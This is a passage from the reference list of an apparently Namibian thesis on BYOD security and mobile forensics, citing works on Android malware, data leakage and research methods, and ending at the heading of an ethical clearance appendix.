Jo, C., Kang, D., Kim, H., & Kim, T. (2015). *A Study on Security Framework for BYOD Environment*. 89–92. https://doi.org/10.15224/978-1-63248-038-5-79

Joint Task Force. (2017). Security and Privacy Controls for Information Systems and Organizations. In *Draft NIST Special Publication 800-53 r5*. Retrieved from https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/draft

Jones, A., & Vidalis, S. (2019). Rethinking Digital Forensics. *Annals of Emerging Technologies in Computing*, *3*(2), 41–53. https://doi.org/10.33166/AETiC.2019.02.005

Joshi, A., & Bhilare, D. S. (2013). Digital Forensics : Emerging Trends and Analysis of Counter-Security Environment. *International Journal of Advanced Research in Computer Science and Software Engineering*, *3*(12), 1116–1120. Retrieved from www.ijarcsse.com

Kanyi, D., & Ogao, P. (2018). *KANYI BYOD Security Framework : For Secure Access and Use of Mobile Devices in a BYOD Environment*. *8*(4), 106–114. https://doi.org/10.5923/j.ijnc.20180804.02

Kataria, A., Anjali, T., & Venkat, R. (2014). Quantifying smartphone vulnerabilities. *2014 International Conference on Signal Processing and Integrated Networks (SPIN)*, 645–649. https://doi.org/10.1109/SPIN.2014.6777033

Kaur, K., Gupta, I., & Singh, A. K. (2017). *A Comparative Evaluation of Data Leakage/Loss Prevention Systems (DLPS)*. 87–95. https://doi.org/10.5121/csit.2017.71008

Kaur, K., Gupta, I., & Singh, A. K. (2018). Data Leakage Prevention: E-Mail Protection via Gateway. *Journal of Physics: Conference Series*, *933*(1), 12013. https://doi.org/10.1088/1742-6596/933/1/012013

Kebande, V. R., Karie, N. M., & Venter, H. S. (2016). A generic Digital Forensic Readiness model for BYOD using honeypot technology. *2016 IST-Africa Week Conference*, 1–12. IEEE. https://doi.org/10.1109/ISTAFRICA.2016.7530590

Khandani, S. (2005). *Engineering Design Process : Education Transfer Plan*. (August), 1–24. Retrieved from http://www.iisme.org/ETPExemplary.cfm

Kharje, S., & Sonawane, R. (2017). ANDROID BACKDOORS. *International Journal of Advances in Electronics and Computer Science*, *4*(2), 49–52. Retrieved from http://www.iraj.in/journal/journal_file/journal_pdf/12-344-154355665249-52.pdf

Kivunja, C., & Kuyini, A. B. (2017). Understanding and Applying Research Paradigms in Educational Contexts. *International Journal of Higher Education*, *6*(5), 26. https://doi.org/10.5430/ijhe.v6n5p26

Koleoso, A. R. (2019). *A Digital Forensics Investigation Model with Digital Chain of Custody for Confidentiality, Integrity and Authenticity*. (July 2018), 109. Retrieved from https://www.researchgate.net/publication/328939401%0AA

Koohang, A., & Georgia, M. (2018). Security policy and data protection awareness of mobile devices in relation to employees ' trusting beliefs. *Special Issue on Knowledge Management: Research, Organization and Applied Innovation*, *6*(2), 7–22. Retrieved from https://pdfs.semanticscholar.org/aee1/8068e1dae3bb166b36c1fe2138f2f9672d61.pdf

Kortjan, N., & Von Solms, R. (2014). A conceptual framework for cyber security awareness and education in SA. *South African Computer Journal*, *52*(52), 29–41. https://doi.org/10.18489/sacj.v52i0.201

Kul, G., Upadhyaya, S., & Chandola, V. (2018). Detecting Data Leakage from Databases on Android Apps with Concept Drift. *Proceedings - 17th IEEE International Conference on Trust, Security*

and Privacy in Computing and Communications and 12th IEEE International Conference on Big Data Science and Engineering, Trustcom/BigDataSE 2018, 905–913. https://doi.org/10.1109/TrustCom/BigDataSE.2018.00129

Lamacchia, B. A. (2005). Security Attacks and Defenses. In *Network*. Retrieved from https://doc.lagout.org/programmation/Android/Android Security_ Attacks and Defenses %5BMisra %26 Dubey 2013-04-08%5D.pdf

Leal Filho, W., & Kovaleva, M. (2015). Research methods. *Environmental Science and Engineering (Subseries: Environmental Science)*, *5*(9783319109053), 81–82. https://doi.org/10.1007/978-3-319-10906-0_5

Lepofsky, R., & Lepofsky, R. (2014). COBIT® 5 for Information Security. *The Manager's Guide to Web Application Security:*, 133–145. https://doi.org/10.1007/978-1-4842-0148-0_10

Lesotho Communications Authority. (2017). *The State of ICT in Lesotho (2016)*. Retrieved from https://researchictafrica.net/wp/wp-content/uploads/2018/01/2017_The-State-of-ICT-in-Lesotho_RIA_LCA.pdf

Lesotho Government. (2012). *Lesotho Legal Information Institute Penal Code Act , 2010*. Retrieved from https://www.unodc.org/res/cld/document/lso/1967/penal-code_html/Penal_Code_2010.pdf

Lindsey, D. (2007). Research Methodology. *Hormone Research in Paediatrics*, *68*(s1), 13–14. https://doi.org/10.1159/000105503

Ling, C., & Salvendy, G. (2005). Extension of heuristic evaluation method: a review and reappraisal. *Ergonomia IJE & HF*, *27*(3), 179–197. Retrieved from http://www.ergonomia-ijehf.eu/artykuly 2005/E2005-3-Ling.pdf

Lu, H., Helu, X., Jin, C., Sun, Y., Zhang, M., & Tian, Z. (2019). Salaxy: Enabling USB Debugging Mode Automatically to Control Android Devices. *IEEE Access*, *7*, 178321–178330. https://doi.org/10.1109/ACCESS.2019.2958837

Lutui, P. R. (2015). *Digital forensic process model for mobile business devices : Smart technologies*. Retrieved from http://aut.researchgateway.ac.nz/bitstream/handle/10292/9242/LutuiPR.pdf

Lyvas, C., Lambrinoudakis, C., & Geneiatakis, D. (2018). Dypermin: Dynamic permission mining framework for android platform. *Computers and Security*, *77*, 472–487. https://doi.org/10.1016/j.cose.2018.05.007

Ma, U., & Ma, U. (2018). The analysis. *Do More with Less*, 74–100. https://doi.org/10.4324/9781315441641-7

Madigan, M. L. (2017). HAZMAT Guide for First Responders. *HAZMAT Guide for First Responders*, 93. https://doi.org/10.1201/9781315230795

Mahaffey, K., & Murray, M. (2017). *The Spectrum of Mobile Risk: Understanding the full range of risks to enterprise data from mobility*. Retrieved from https://info.lookout.com/rs/051-ESQ-475/images/lookout-spectrum-of-mobile-risk-report.pdf

Malwarebytes LABS. (2019). 2019 State of Malware. *Tech. Rep.*, 33. Retrieved from https://resources.malwarebytes.com/resource/2019-state-malware-malwarebytes-labs-report/

Manesh, T., Sha, M. M., & Vivekanandan, K. (2014). Forensic investigation framework for P2P protocol. *2014 International Conference on Control, Instrumentation, Communication and Computational Technologies, ICCICCT 2014*, (March), 256–264. https://doi.org/10.1109/ICCICCT.2014.6992966

Mateko B, P., Mateko Z, S., & Ioannis, K. (2018). Current BYOD Security Evaluation System: Future Direction. *Journal of Information Technology & Software Engineering*, *08*(03). https://doi.org/10.4172/2165-7866.1000235

Meng, H., Thing, V. L. L., Cheng, Y., Dai, Z., & Zhang, L. (2018). A survey of Android exploits in the wild. *Computers and Security*, *76*, 71–91. https://doi.org/10.1016/j.cose.2018.02.019

Menza, N. K., Kebande, V. R., & Venter, H. S. (2017). Taxonomy for Digital Forensic Evidence. *Proceedings of the Pan African Conference on Science, Computing and Telecommunications.* Retrieved from https://su-plus.strathmore.edu/bitstream/handle/11071/5185/Taxonomy for Digital Forensic Evidence.pdf?sequence=1&isAllowed=y

Mitrovic, Z., Veljkovic, I., & Thompson, K. (2014). Introducing BYOD in an organisation: the risk and customer services viewpoints. *CSM Africa Conference 2014*, (November). Retrieved from https://www.researchgate.net/publication/267642925_Introducing_BYOD_in_an_organisation_the_risk_and_customer_services_viewpoints

Mobility, I. E., Under, T., & Transformation, D. (2018). *TrustSpace ; Digital Secure WorkSpace Based on ' Zero Trust .'* (March), 1–23. Retrieved from https://www.gartner.com/imagesrv/media-products/pdf/qihoo/Qihoo360-1-5SKVSAF.pdf

Mohajan, H. K. (2018). Qualitative research methodology in social sciences and related subjects. *Journal of Economic Development, Environment and People*, *7*(1), 23–48. https://doi.org/10.26458/jedep.v7i1.571

Mohtasebi, S. H., & Dehghantanha, A. (2013). Towards a Unified Forensic Investigation Framework of Smartphones. *International Journal of Computer Theory and Engineering*, *5*(January 2013), 351–355. https://doi.org/10.7763/ijcte.2013.v5.708

Morolong, M., Gamundani, A., & Bhunu Shava, F. (2019). Review of Sensitive Data Leakage through Android Applications in a Bring Your Own Device (BYOD) Workplace. *2019 IST-Africa Week Conference, IST-Africa 2019*, 1–8. https://doi.org/10.23919/ISTAFRICA.2019.8764833

Morolong, M. P., Bhunu Shava, F., & Gamundani, A. M. (2020). Bring your own device (byod) information security risks: Case of Lesotho. *Proceedings of the 15th International Conference on Cyber Warfare and Security, ICCWS 2020*, 346–354. https://doi.org/10.34190/ICCWS.20.101

Motlamelle, anthony K. (2009). *Promoting the Effectiveness of Democracy Protection Institutions*

in Southern Africa: The Oficce of the Ombudsman in Lesot. Retrieved from http://www.content.eisa.org.za/sites/eisa.org.za/files/imports/import-data/PDF/rr43.pdf

Mumba, E. R., & Venter, H. S. (2014). Mobile forensics using the harmonised digital forensic investigation process. *2014 Information Security for South Africa*, (November 2014), 1–10. IEEE. https://doi.org/10.1109/ISSA.2014.6950491

Murphy, C. A. (2012). *Developing Process for Mobile Device Forensics*. 1–9. Retrieved from http://www.mobileforensicscentral.com/mfc/documents/Mobile Device Forensic Process v3.0.pdf

Musarurwa, A., Flowerday, S., & Cilliers, L. (2017). Individual traits that determine the Bring Your Own Device information security culture: A case study of the banking sector in Zimbabwe. In G. Dhillon & S. Gurpreet (Eds.), *Information Institute Conferences* (pp. 1–18). Retrieved from https://www.researchgate.net/publication/317039916_Individual_traits_that_determine_the_Bring_Your_Own_Device_information_security_culture_A_case_study_of_the_banking_sector_in_Zimbabwe

Musarurwa, A., Flowerday, S., & Cilliers, L. (2018). An information security behavioural model for the bring-your-own-device trend. *SA Journal of Information Management*, *20*(1), 1–9. https://doi.org/10.4102/sajim.v20i1.980

Musarurwa, S., Gamundani, A. M., & Bhunu Shava, F. (2019). An Assessment of BYOD Control in Higher Learning Institutions: A Namibian Perspective. *2019 IST-Africa Week Conference, IST-Africa 2019*, 1–9. https://doi.org/10.23919/ISTAFRICA.2019.8764853

Muslukhov, I., Sun, S. T., Wijesekera, P., Boshmaf, Y., & Beznosov, K. (2016). Decoupling data-at-rest encryption and smartphone locking with wearable devices. *Pervasive and Mobile Computing*, *32*, 26–34. https://doi.org/10.1016/j.pmcj.2016.06.016

Musuva-Kigen, P., Ekpeke, M., Inkoom, E., Inkoom, B., Masesa, D., Kaimba, B., … Mbae, K. (2016). *Africa Cyber Security Report 2016*. Retrieved from

https://www.serianu.com/downloads/AfricaCyberSecurityReport2016.pdf

Mwenemeru, H. K., & Omwenga, V. O. (2014). Towards the adoption of bring_your_own_device concept in an organization. *International Journal of Social Sciences and Entrepreneurship*, *1*(11), 1–12. Retrieved from https://su-plus.strathmore.edu/bitstream/handle/11071/3792/Towards the adoption of bring_your_own_device concept in an organization.pdf?sequence=1&isAllowed=y

MyCloudIT. (2017). *Increase Employee Productivity with a BYOD Policy*. 3; 5. Retrieved from https://cdn2.hubspot.net/hubfs/2540444/Resources/Ebooks/Increase Productivity with BYOD Policy (Ebook).pdf

Nieles, M., Dempsey, K., & Pillitteri, V. Y. (2017). NIST SP800-12 Revision 1 : An introduction to information security. *NIST Special Publication*, (800-12 (draft) revision 1). https://doi.org/10.6028/NIST.SP.800-12r1

Nielsen, J., & Molich, R. (1990). Heuristic evaluation of user interfaces. *Conference on Human Factors in Computing Systems - Proceedings*, (April), 249–256. https://doi.org/10.1145/97243.97281

NJCCIC Android Malware Variants. (n.d.). Retrieved June 29, 2020, from https://www.cyber.nj.gov/threat-center/threat-profiles/android-malware-variants

O'Hanley, R., & S. Tiller, J. (2013). *Information Security Management Handbook Vol.7*. https://doi.org/10.1002/1521-3773(20010316)40:6<9823::AID-ANIE9823>3.3.CO;2-C

Offermann, P., Levina, O., Schönherr, M., & Bub, U. (2009). Outline of a Design Science Research ProceOffermann, P., Levina, O., Schönherr, M., and Bub, U. (2009). "Outline of a Design Science Research Process." 4th International Conference on Design Science Research in Information Systems and Technology, 11.ss. *4th International Conference on Design Science Research in Information Systems and Technology*, 11. https://doi.org/10.1145/1555619.1555629

Okigbo, C. A., Uwasomba, F., Ibi-Ilate, D., & Solutions, R. M. S. (2016). *Security and Privacy Issues*

in BYOD : Analytical Comparison Between MDM Esxon Publishers. (August), 86–91. Retrieved from http://www.esxpublishers.com/images/IJRT-0816-0215.pdf

Olalere, M., Abdullah, M. T., Mahmod, R., & Abdullah, A. (2015). A Review of Bring Your Own Device on Security Issues. *SAGE Open*, *5*(2), 215824401558037. https://doi.org/10.1177/2158244015580372

Oluranti, J., & Misra, S. (2016). Policy framework for adoption of bring your own device (BYOD) by institutions in Nigeria. *International Journal of Control Theory and Applications*, *9*(23), 377–385. Retrieved from https://www.researchgate.net/publication/312118956_Policy_framework_for_adoption_of_bring_your_own_device_BYOD_by_institutions_in_Nigeria?enrichId=rgreq-38628bdbaab231762aa44d8e62554f36-XXX&enrichSource=Y292ZXJQYWdlOzMxMjExODk1NjtBUzo0NjYxMDc4NTg0NjA2NzJA

Omar, M., & Dawson, M. (2013). Research in progress - Defending android smartphones from malware attacks. *International Conference on Advanced Computing and Communication Technologies, ACCT*, (April), 288–292. https://doi.org/10.1109/ACCT.2013.69

Oracle. (2014). *The Oracle Mobile Security Suite : Secure Adoption of BYOD*. (April). Retrieved from https://www.oracle.com/technetwork/middleware/id-mgmt/overview/2014-omss-business-wp-2189727.pdf

Osho, O., & Ohida, S. O. (2016). Comparative Evaluation of Mobile Forensic Tools. *International Journal of Information Technology and Computer Science*, *8*(1), 74–83. https://doi.org/10.5815/ijitcs.2016.01.09

Oyelakin, A. M., & Olanrewaju, M. J. (2016). Towards a Secure Adoption of Bring Your Own Device (BYOD) Policy in Nigerian Corporate Organisations. *Computing, Information Systems, Development Informatics & Allied Research Journal Vol. 7*, *7*(3), 1–6. Retrieved from https://www.researchgate.net/publication/309673209_Towards_a_Secure_Adoption_of_Bring_Your_Own_Device_BYOD_Policy_in_Nigerian_Corporate_Organisations

Palmer, G. (2001). A road map for digital forensic research. *Proceedings of the Digital Forensic Research Conference, DFRWS 2001 USA*, iii–42. Retrieved from https://dfrws.org/sites/default/files/session-files/a_road_map_for_digital_forensic_research.pdf

Peffers, K., Tuunanen, T., & Gengler, C. (2006). The design science research process: a model for producing and presenting information systems research. *Journal of Management Information Systems*, (February), 83–106. Retrieved from https://www.researchgate.net/publication/228650671_The_design_science_research_process_A_model_for_producing_and_presenting_information_systems_research

Peffers, K., Tuunanen, T., Rothenberger, M. A., & Chatterjee, S. (2007). A Design Science Research Methodology for Information Systems Research. *Journal of Management Information Systems*, *24*(3), 45–77. https://doi.org/10.2753/MIS0742-1222240302

Perry, D. A., & Hart, S. C. (2000). Second Edition. In *Notes*. https://doi.org/10.1037/023990

Perumal, S. (2009). Digital Forensic Model Based On Malaysian Investigation Process. *IJCSNS International Journal of Computer Science and Network Security*, *9*(8), 38–44. https://doi.org/10.1504/IJESDF.2010.033780

Peterson, K. E. (2010). Security Risk Management. In *The Professional Protection Officer* (pp. 315–330). Elsevier. https://doi.org/10.1016/B978-1-85617-746-7.00027-4

Pinchot, J., & Paullett, K. (2015). Bring your own device to work: Benefits, Security Risks and Governance Issues. *Issues in Information Systems*, *16*(III), 238–244. Retrieved from http://www.iacis.org/iis/2015/3_iis_2015_238-244.pdf

Pradeo. (2017). *Mobile Applications Threats Review*. Retrieved from https://www.pradeo.com/studies/Mobile-Application-Threat-Review-S1-2017-Pradeo.pdf

Qamar, A., Karim, A., & Chang, V. (2019). Mobile malware attacks: Review, taxonomy & future directions. *Future Generation Computer Systems*, *97*, 887–909. https://doi.org/10.1016/j.future.2019.03.007

Rai, S. S., Gaikwad, A. T., & Kulkarni, R. V. (2014). A research paper on simulation model for teaching and learning process in higher education. In *International Journal of Advanced Computer Research* (Vol. 4). Retrieved from https://www.accentsjournals.org/PaperDirectory/Journal/IJACR/2014/6/24.pdf

Rastogi, V., Qu, Z., McClurg, J., Cao, Y., & Chen, Y. (2015). Uranine: Real-time privacy leakage monitoring without system modification for android. *Lecture Notes of the Institute for Computer Sciences, Social-Informatics and Telecommunications Engineering, LNICST*, *164*, 256–276. https://doi.org/10.1007/978-3-319-28865-9_14

Rehman, Z. U., Khan, S. N., Muhammad, K., Lee, J. W., Lv, Z., Baik, S. W., … Mehmood, I. (2018). Machine learning-assisted signature and heuristic-based detection of malwares in Android devices. *Computers and Electrical Engineering*, *69*, 828–841. https://doi.org/10.1016/j.compeleceng.2017.11.028

Riadi, I., Fadlil, A., & Fauzan, A. (2018). A study of mobile forensic tools evaluation on android-based LINE messenger. *International Journal of Advanced Computer Science and Applications*, *9*(10), 201–206. https://doi.org/10.14569/IJACSA.2018.091024

Rizzo, C., Cavallaro, L., & Kinder, J. (2018). BabelView: Evaluating the impact of code injection attacks in mobile webviews. *Lecture Notes in Computer Science (Including Subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, *11050 LNCS*(Raid), 25–46. https://doi.org/10.1007/978-3-030-00470-5_2

Rose, S. (2014). Management Research. In *management research : applying thr principles*. Routledge. https://doi.org/10.4324/9781315819198

Rose, & Scott. (2019). Draft NIST Special Publication 800-207 Zero Trust Architecture. *Nist*, 40. https://doi.org/10.6028/NIST.SP.800-207-draft

Russello, G., Jimenez, A. B., Naderi, H., & Van Der Mark, W. (2013). FireDroid: Hardening security in almost-stock android. *ACM International Conference Proceeding Series*, 319–328. https://doi.org/10.1145/2523649.2523678

Ruuhwan, R., Riadi, I., & Prayudi, Y. (2017). Evaluation of Integrated Digital Forensics Investigation Framework for the Investigation of Smartphones Using Soft System Methodology. *International Journal of Electrical and Computer Engineering (IJECE)*, *7*(5), 2806. https://doi.org/10.11591/ijece.v7i5.pp2806-2817

Ruxwana, N., & Msibi, M. (2018). A South African university's readiness assessment for bringing your own device for teaching and learning. *SA Journal of Information Management*, *20*(1), 1–6. https://doi.org/10.4102/sajim.v20i1.926

Sathe, S. C., & Dongre, N. M. (2018). Data acquisition techniques in mobile forensics. *2018 2nd International Conference on Inventive Systems and Control (ICISC)*, (Icisc), 280–286. IEEE. https://doi.org/10.1109/ICISC.2018.8399079

Saunders, M., Lewis, P., & Thornhill, A. (2009). Research methods for business students. In *Journal of Personality Assessment* (fifth edti, Vol. 93). Pearson Education Limited. https://doi.org/10.1080/00223891.2010.528484

Selamat, S. R., Yusof, R., & Sahib, S. (2008). *Mapping Process of Digital Forensic Investigation Framework*. *8*(10), 163–169. Retrieved from https://www.researchgate.net/publication/255614731_Mapping_Process_of_Digital_Forensic_Investigation_Framework

Shabtai, A. (2015). Evaluation of Security Solutions for Android Systems. Retrieved from https://arxiv.org/ftp/arxiv/papers/1502/1502.04870.pdf

Shakeel, I. (2003). *Introduction to computer Forensics & Digital Investigation*. 79. https://doi.org/10.1002/ejoc.201200111

Share, E., & Secrets, T. (2016). Securing Your Network and Application Infrastructure. *Computer Weekly*, 2–62. https://doi.org/00104787

Shih, H., & Li, C. (2011). Information Security Management in Digital Government. In *Encyclopedia of Digital Government* (pp. 1054–1057). https://doi.org/10.4018/978-1-59140-789-8.ch158

Shorten, A., & Smith, J. (2017). Mixed methods research: Expanding the evidence base. *Evidence-Based Nursing*, *20*(3), 74–75. https://doi.org/10.1136/eb-2017-102699

Shuba, A., Le, A., Gjoka, M., Varmarken, J., Langhoff, S., & Markopoulou, A. (2015). AntMonitor - A system for mobile traffic monitoring and real-time prevention of privacy leaks. *Proceedings of the Annual International Conference on Mobile Computing and Networking, MOBICOM*, *2015-Septe*, 170–172. https://doi.org/10.1145/2789168.2789170

Smith, R. (2016). *The NIST Cybersecurity Framework (CSF) Unlocking CSF -An Educational Session*. Retrieved from http://www.ucop.edu/ethics-compliance-audit-services/_files/webinars/5-5-16-nist-cyber-security/nist-cyber-security.pdf

Souppaya, M. P., & Scarfone, K. A. (2016). User's Guide to Telework and Bring Your Own Device (BYOD) Security. *NIST Special Publication*, *800*, 114. https://doi.org/10.6028/NIST.SP.800-114r1

Sowek, G. K. (2018). *A Framework for Enhancing Corporate Data Security in a Bring Your Own Device (BYOD) Environment: A Case of Governement Organizations in Kenya.* Retrieved from http://41.89.49.13:8080/xmlui/handle/123456789/1387

Stallings, W. (2011). *Netowrk Security Essentials: Applications and Standards Fourth Edition* (4th ed). Pearson Education Limited. Retrieved from http://index-of.es/Hack/Network Security Essentials 4th Edition.pdf

Stephanou, A., & Dagada, R. (2014). The Impact of Information Security Awareness Training on Information Security Behaviour: the Case for further Research. *Information Security*, 309–330. Retrieved from http://icsa.cs.up.ac.za/issa/2008/Proceedings/Full/54.pdf

Storey, G. S. (2017). An Empirical Analysis of Bring-Your-Own-Device (BYOD) Policy Adoption in Organizations. *ProQuest Dissertations and Theses*, 280. Retrieved from https://search.proquest.com/docview/1886088909?accountid=14483%0Ahttp://www.tdnet.com/bar/resolver/default.asp??genre=article&issn=&volume=&issue=&title=An+Empirical+Analysis+of+Bring-Your-Own-

Device+%28BYOD%29+Policy+Adoption+in+Organizations&spage=&date

Sugut, B. (2015). Review of Impacts of Bring Your Own Device (BYOD) and Nomadic Computing on Enterprise Security Policies' Compliance: The Case of Higher Learning Institutions. *Computer Engineering and Intelligent …*, *6*(October), 19–26. https://doi.org/10.13140/RG.2.1.3001.4883

Sujithra, M., & Padmavathi, G. (2012). Mobile Device Security: A Survey on Mobile Device Threats, Vulnerabilities and their Defensive Mechanism. *International Journal of Computer Applications*, *56*(14), 24–29. https://doi.org/10.5120/8960-3163

Svennevig, J. (2001). Abduction as a methodological approach to the study of spoken interaction. *Norskrift*, *103*(October), 1–22. Retrieved from http://home.bi.no/a0210593/Abduction as a methodological .pdf

Symantec. (2017). Email Threats 2017 An ISTR Special Report Analyst: Ben Nahorney Internet Security Threat Report. In *Symantec Security*. Retrieved from https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/istr-email-threats-2017-en.pdf

Symantec Inc. (2015). *Symantec Data Loss Prevention Solution*. (Vml), 1–7. Retrieved from http://www.symantec.com/content/en/us/enterprise/fact_sheets/data-loss-prevention-solution-ds-21350666.pdf

Tan Beow Aun, M., Goi, B.-M., & Kim, V. T. H. (2011). Cloud enabled spam filtering services: Challenges and opportunities. *2011 IEEE Conference on Sustainable Utilization and Development in Engineering and Technology (STUDENT)*, (October), 63–68. IEEE. https://doi.org/10.1109/STUDENT.2011.6089326

Tassone, C., Martini, B., Choo, K. K. R., & Slay, J. (2013). Mobile device forensics: A snapshot. *Trends and Issues in Crime and Criminal Justice*, (460). Retrieved from https://www.aic.gov.au/publications/tandi/tandi460

Thomas, K., Li, F., Zand, A., Barrett, J., Ranieri, J., Invernizzi, L., … Bursztein, E. (2017). Data

Breaches, phishing, or malware? understanding the risks of stolen credentials. *Proceedings of the ACM Conference on Computer and Communications Security*, 1421–1434. https://doi.org/10.1145/3133956.3134067

Tong, F., & Yan, Z. (2017). A hybrid approach of mobile malware detection in Android. *J. Parallel Distrib. Comput*, *103*, 22–31. https://doi.org/10.1016/j.jpdc.2016.10.012

Tressler, J. D., & Ippolito, J. B. (1998). *Information Technology Security Training Requirements*. Retrieved from https://tsapps.nist.gov/publication/get_pdf.cfm?pub_id=151633

Trischler, J., Pervan, S. J., Kelly, S. J., & Scott, D. R. (2018). The Value of Codesign: The Effect of Customer Involvement in Service Design Teams. *Journal of Service Research*, *21*(1), 75–100. https://doi.org/10.1177/1094670517714060

Tsang, P., Cheung, S. K. S., Lee, V. S. K., & Ronghuai, H. (2010). Research methodology. *Hybrid Learning*, (April 2014), 534. https://doi.org/http://dx.doi.org/10.1177/0269216310366390

Tu, Z., Li, R., Li, Y., Wang, G., Wu, D., Hui, P., … Jin, D. (2018). Your Apps Give You Away. *Proceedings of the ACM on Interactive, Mobile, Wearable and Ubiquitous Technologies*, *2*(3), 1–23. https://doi.org/10.1145/3264948

Twinomurinzi, H., & Mawela, T. (2014). Employee perceptions of BYOD in South Africa: Employers are turning a blind eye? *ACM International Conference Proceeding Series*, *28-Septemb*, 126–131. https://doi.org/10.1145/2664591.2664607

Ubene, O. E., Agim, U. R., & Umo-Odiong, A. (2018). The Impact Of Bring Your Own Device (Byod) On Information Technology (It) Security And Infrastructure In The Nigerian Insurance Sector. *American Journal of Engineering Research (AJER)*, *7*(5), 237–246. Retrieved from http://www.ajer.org/papers/Vol-7-issue-5/ZC0705237246.pdf

Uma, S. (1993). Research methods for business: A skill building approach. *Long Range Planning*, *26*(2), 136. https://doi.org/10.1016/0024-6301(93)90168-f

Umar, R., Riadi, I., & Zamroni, G. M. (2018). Mobile Forensic Tools Evaluation for Digital Crime

Investigation. *International Journal on Advanced Science, Engineering and Information Technology*, *8*(3). https://doi.org/10.18517/ijaseit.8.3.3591

Utter, C. (2015). The “Bring your own device” conundrum for organizations and investigators: An examination of the policy and legal concerns in light of investigatory challenges. *Journal of Digital Forensics, Security and Law*, *10*(2). https://doi.org/10.15394/jdfsl.2015.1202

Vaishnavi, V., & Kuechler, B. (2013). Overview of Design Science Research. *Association for Information Systems*. https://doi.org/10.1155/2012/651507

Van Niekerk, B. (2017). An Analysis of Cyber-Incidents in South Africa. *The African Journal of Information and Communication*, *20*(20), 113–132. https://doi.org/10.23962/10539/23573

Vayansky, I., & Kumar, S. (2018). Phishing – challenges and solutions. *Computer Fraud and Security*, *2018*(1), 15–20. https://doi.org/10.1016/S1361-3723(18)30007-1

Veljkovic, I., & Budree, A. (2019). Development of Bring-Your-Own-Device Risk Management Model : A Case Study From a South African Organisation. *The Electronic Journal of Information Systems*, *22*(1), 1–14. Retrieved from http://www.ejise.com/issue/download.html?idArticle=1069

Von Solms, R., Thomson, K. L., & Maninjwa, P. M. (2011). Information security governance control through comprehensive policy architectures. *2011 Information Security for South Africa - Proceedings of the ISSA 2011 Conference*. https://doi.org/10.1109/ISSA.2011.6027522

Vorakulpipat, C., Sirapaisan, S., Rattanalerdnusorn, E., & Savangsuk, V. (2017). A Policy-Based Framework for Preserving Confidentiality in BYOD Environments: A Review of Information Security Perspectives. *Security and Communication Networks*, *2017*, 1–11. https://doi.org/10.1155/2017/2057260

Wagner, C., Kawulich, B., & Garner, M. (2012). Selecting a research approach, methodology and methods. *Doing Social Research: A Global Context*, (January 2012), 51–61. Retrieved from https://www.researchgate.net/profile/Barbara_Kawulich/publication/257944787_Selecting_a_research_approach_Paradigm_methodology_and_methods/links/56166fc308ae37cfe

40910fc/Selecting-a-research-approach-Paradigm-methodology-and-methods.pdf

Wagner, G., Prester, J., & Schryen, G. (2018). Exploring the Scientific Impact of Information Systems Design Science Research: A Scientometric Study. *ICIS 2017: Transforming Society with Digital Innovation*, 1–24. Retrieved from https://epub.uni-regensburg.de/36209/1/ICIS2017-Revision.pdf

Wagner, J., Rasin, A., Malik, T., Heart, K., Jehle, H., & Grier, J. (2017). Database forensic analysis with DBcarver. *CIDR 2017 - 8th Biennial Conference on Innovative Data Systems Research*. Retrieved from https://pdfs.semanticscholar.org/14e6/b6a9745261166d8a1c16b481e336e812f924.pdf

Wang, X., Konstantinou, C., Maniatakos, M., Karri, R., Lee, S., Robison, P., … Kim, S. (2016). Malicious Firmware Detection with Hardware Performance Counters. *IEEE Transactions on Multi-Scale Computing Systems*, *2*(3), 160–173. https://doi.org/10.1109/TMSCS.2016.2569467

Wang, X., Weeger, A., & Gewald, H. (2017). Factors driving employee participation in corporate BYOD programs: A cross-national comparison from the perspective of future employees. *Australasian Journal of Information Systems*, *21*, 1–22. https://doi.org/10.3127/ajis.v21i0.1488

Webb, J. (2015). Network Demilitarized Zone (DMZ). *Infosec*, 1–18. Retrieved from http://www.infosecwriters.com/Papers/jwebb_network_demilitarized_zone.pdf

Wheeler, E. (2011). Building a Program from Scratch. In *Security Risk Management*. https://doi.org/10.1016/b978-1-59749-615-5.00014-1

Widup, S., Spitler, M., Hylender, D., & Bassett, G. (2018). *2018 Verizon Data Breach Investigations Report*. Retrieved from http://bfy.tw/HJvH

Wilson, M., & Hash, J. (2003). Nist 800-50. *Nist*, (October), 70. https://doi.org/10.6028

World Bank. (2016). World Development Report 2016: Digital Dividends. In *World Development*

Report (Vol. 65). https://doi.org/10.1596/978-1-4648-0671-1

Wyse, S. E. (2019). *Study on Mobile Device Security*. Retrieved from https://www.dhs.gov/sites/default/files/publications/DHS Study on Mobile Device Security - April 2017-FINAL.pdf

Yeboah-Boateng, E. O., & Boaten, F. E. (2016). Bring-Your-Own-Device (BYOD): An Evaluation of Associated Risks to Corporate Information Security. *International Journal in IT and Engineering*, *04*(08), 12–30. Retrieved from https://www.researchgate.net/publication/307904278_Bring-Your-Own-Device_BYOD_An_Evaluation_of_Associated_Risks_to_Corporate_Information_Security

Yin, C., & McKay, A. (2018). Introduction to modeling and simulation techniques. *ISCIIA and ITCA 2018 - 8th International Symposium on Computational Intelligence and Industrial Applications and 12th China-Japan International Workshop on Information Technology and Control Applications*, 2–06. Retrieved from http://eprints.whiterose.ac.uk/135646/

Zahadat, N. (2016). Mobile Security: A Systems Engineering Framework for Implementing Bring Your Own Device (BYOD) Security Through the Combination of Policy Management and Technology. *ProQuest Dissertations and Theses*, 219. Retrieved from http://search.proquest.com.library.capella.edu/docview/1769079590?accountid=27965%5Cnhttp://wv9lq5ld3p.search.serialssolutions.com.library.capella.edu/?ctx_ver=Z39.88-2004&ctx_enc=info:ofi/enc:UTF-8&rfr_id=info:sid/ProQuest+Dissertations+&+Theses+Global&r

Zahadat, N., Blessner, P., Blackburn, T., & Olson, B. A. (2015). BYOD security engineering: A framework and its analysis. *Computers and Security*, *55*, 81–99. https://doi.org/10.1016/j.cose.2015.06.011

Zareen, A., & Baig, S. (2010). Mobile phone forensics challenges, analysis and tools classification. *5th International Workshop on Systematic Approaches to Digital Forensic Engineering, SADFE 2010*, (May 2009), 47–55. https://doi.org/10.1109/SADFE.2010.24

Zayed, K. (2016). Information Security Awareness: Managing Web, Mobile & Endpoint Security; Overcoming the Challenges of Bring Your Own Device (BYOD). *International Journal of Teaching and Case Studies*, *7*(3/4), 1. https://doi.org/10.1504/ijtcs.2016.10001478

Appendices

Appendix A: Ethical Clearance

NAMIBIA UNIVERSITY
SCIENCE AND TECHNOLOGY

